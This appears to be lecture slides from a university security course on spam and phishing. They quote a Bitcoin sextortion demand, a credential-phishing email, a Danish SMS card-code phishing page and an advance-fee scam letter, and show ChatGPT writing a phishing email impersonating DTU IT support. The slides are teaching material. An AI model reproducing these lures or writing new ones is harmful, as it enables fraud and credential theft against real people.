
Number two choice will be to pay me \$1767. Let us name it as a donation. Consequently, I most certainly will asap remove your video. You can continue on your daily routine like this never happened and you never will hear back again from me.

You will make the payment by Bitcoin (if you don't know this, search 'how to buy bitcoin' in Google).


BTC address to send to:




Spam vs. legit email distribution



Spam vs. legit email distribution



Country of origin




Phishing example

Thu 06/06/2019 13.20
Weihua Zhou
Important notice
To
 You forwarded this message on 06/06/2019 13.23.

Hello : edc@es.aau.dk

Access to your e-mail will soon expire. [Click here](#) to re- activate your account.

Aalborg University



Phish



TRACKING NUMMER :

90365867341DK

Change

Ekstra
forsendelsesgeb
yr(Covid-19)

VISA

Engangskode Bekræftelse

Vi har nu sendt en unik kode til din mobiltelefon.
Indtast den kode, du modtog fra telefonen for at gennemføre
transaktionen, og tryk på "Bekræft".

internet side:	transaktion
Beløb:	Refusion af KR
Dato:	01/31/2023 04:14:13 am
Kortnummer:	XXXX XXXX XXXX XXXX
Adgangskode via sms:	<input type="text"/> Bekræfte

SMS-kode Fejl. Ny kode sendes.
Du kan ændre dit mobilnummer på nets.eu/3ds

Tilbage **Ny kode** **NemID**

URLQuery	? Suspicious
Acronis	✓ Clean
AICC (MONITORAPP)	✓ Clean
Antiy-AVL	✓ Clean
Avira	Sat 22:02 ✓ Clean

Text message

Betal og fortsæt>**DATO** 31/01/2023RER ANMODNINGEN TIL SIDEN
HANDLINGSCENTER ...


Luk ikke denne fane



OG ACCEPTERER
DSPOLITIKKEN.

Betal og fortsæt>

Phishing can be done via sms too...



A spam story...

Permit me to inform you of my desire of going into business relationship with you. I believe you are a reputable and responsible trustworthy person I can do business with, as a matter of trust, I must not hesitate to confide in you for this simple and sincere business.

My father was a very wealthy **Cocoa Merchant** based in Abidjan, the Economic Capital of Cote d' Ivoire. He was poisoned to death by his business associates who happen to be his brothers on one of their outings to discuss a business deal. Before he died on the 24th November 2014 in a Private Hospital in Abidjan, he secretly called me to his bedside and told me that he has the sum **of 5.5 Million United States Dollars** deposited as "**Photographic Materials**" with a Security Trust Company here with my name as the Next of kin. My father said it was as a result of this money that he was killed by his brothers.

A spam story...

He said that the security company does not know the real content as money what they believe was inside is photographic Materials. Also his last words, was that I should move out of this country for my safety immediately after his burial, then from there that I should find a possible way of moving out of Africa and naturalize in a foreign country where I can put up solid investment with the money. Right now, am hiding so that my late father's relatives will not locate me they are looking for ways to eliminate me by all means thinking somebody I will come for father's revenge.

My father's advice was that I should seek for a foreign partner in a country of my choice where I will transfer this money and use it for Investment purposes specifically; he advised that I should invest in Real Estate. I am honorably seeking your assistance in the following ways; 1. To serve as the guardian of this fund, 2. To assist me in putting this sum of money in safe keeping by accepting to receive it from the Security company with a letter of Authorization from me, 3. To make arrangement for me to come over to your country to further my education and, 4. To secure residential permit for me in your country.

A spam story...

I am willing to offer you 40% percentage for your assistance and your effort/input after the successful completion of the transaction. To commence, I will need you to **send** to me you're **Telephone Numbers, Full names, Occupation, Age, Country and Passport or your drivers license** for further communication.

Thank you while expecting to hear from you soon.

Miss Mai Clanzo.

A spam story...

Thu 1/11/2016 14:02



To Clanzo Mai

Emmanouil Vasilomanolakis

RE: Compliments of the day.

Thank you!

Always glad to help!

Can you first send me your details? And maybe a certificate of the bank account, etc.?

-----Original Message-----

We removed extra line breaks from this message.



Mai's Passport.JPG
361 KB

I am glad to receive your mail. I want you to help me to retrieve my consignment from the security company and bring me over to your country so th instructions. My late father deposited the money in a security company as a photographic materials and not in a bank.


The documents of this fund is intact with me I will send them to you when the needs be. Attached is my passport please for my security does not sho

The death of my father has really brought sorrow to my life I am hiding in one of the local villages here where my late father's brothers will not locate

They are seeking all means to eliminate me thinking my late father deposited the money in the bank not knowing that he deposited it in a security co

I will be very glad if you can come down here to visit me so that you and I will both go to the security company to retrieve the consignment.

In tears that I am writing you this mail please I need your assurance that you will not change your mind when you receive this consignment from the



Gets worse with ML (e.g., ChatGPT)



You

write an email coming from the Technical University of Denmark IT support asking people to click on a link in order to urgently update their password due to a security policy change



ChatGPT

Subject: Urgent: Password Update Required - Security Policy Change

Dear [Recipient],

We hope this message finds you well. This is a critical notice from the Technical University of Denmark (DTU) IT Support team regarding an important security policy change.

In our continuous efforts to enhance the security of our systems and protect your data, we have implemented a crucial update to our password policy. As a result, it is imperative that all users update their passwords immediately to ensure compliance with the new security standards.

To facilitate this process, we have set up a secure portal for you to conveniently update your password. Please click on the following link to proceed:

[Insert link here]

Important Notes:

1. Ensure that you use a strong and unique password that meets the specified criteria.
2. Do not share your password with anyone, including IT support staff.
3. If you encounter any issues during the password update process, please contact our IT Support team at [IT support email/phone number].

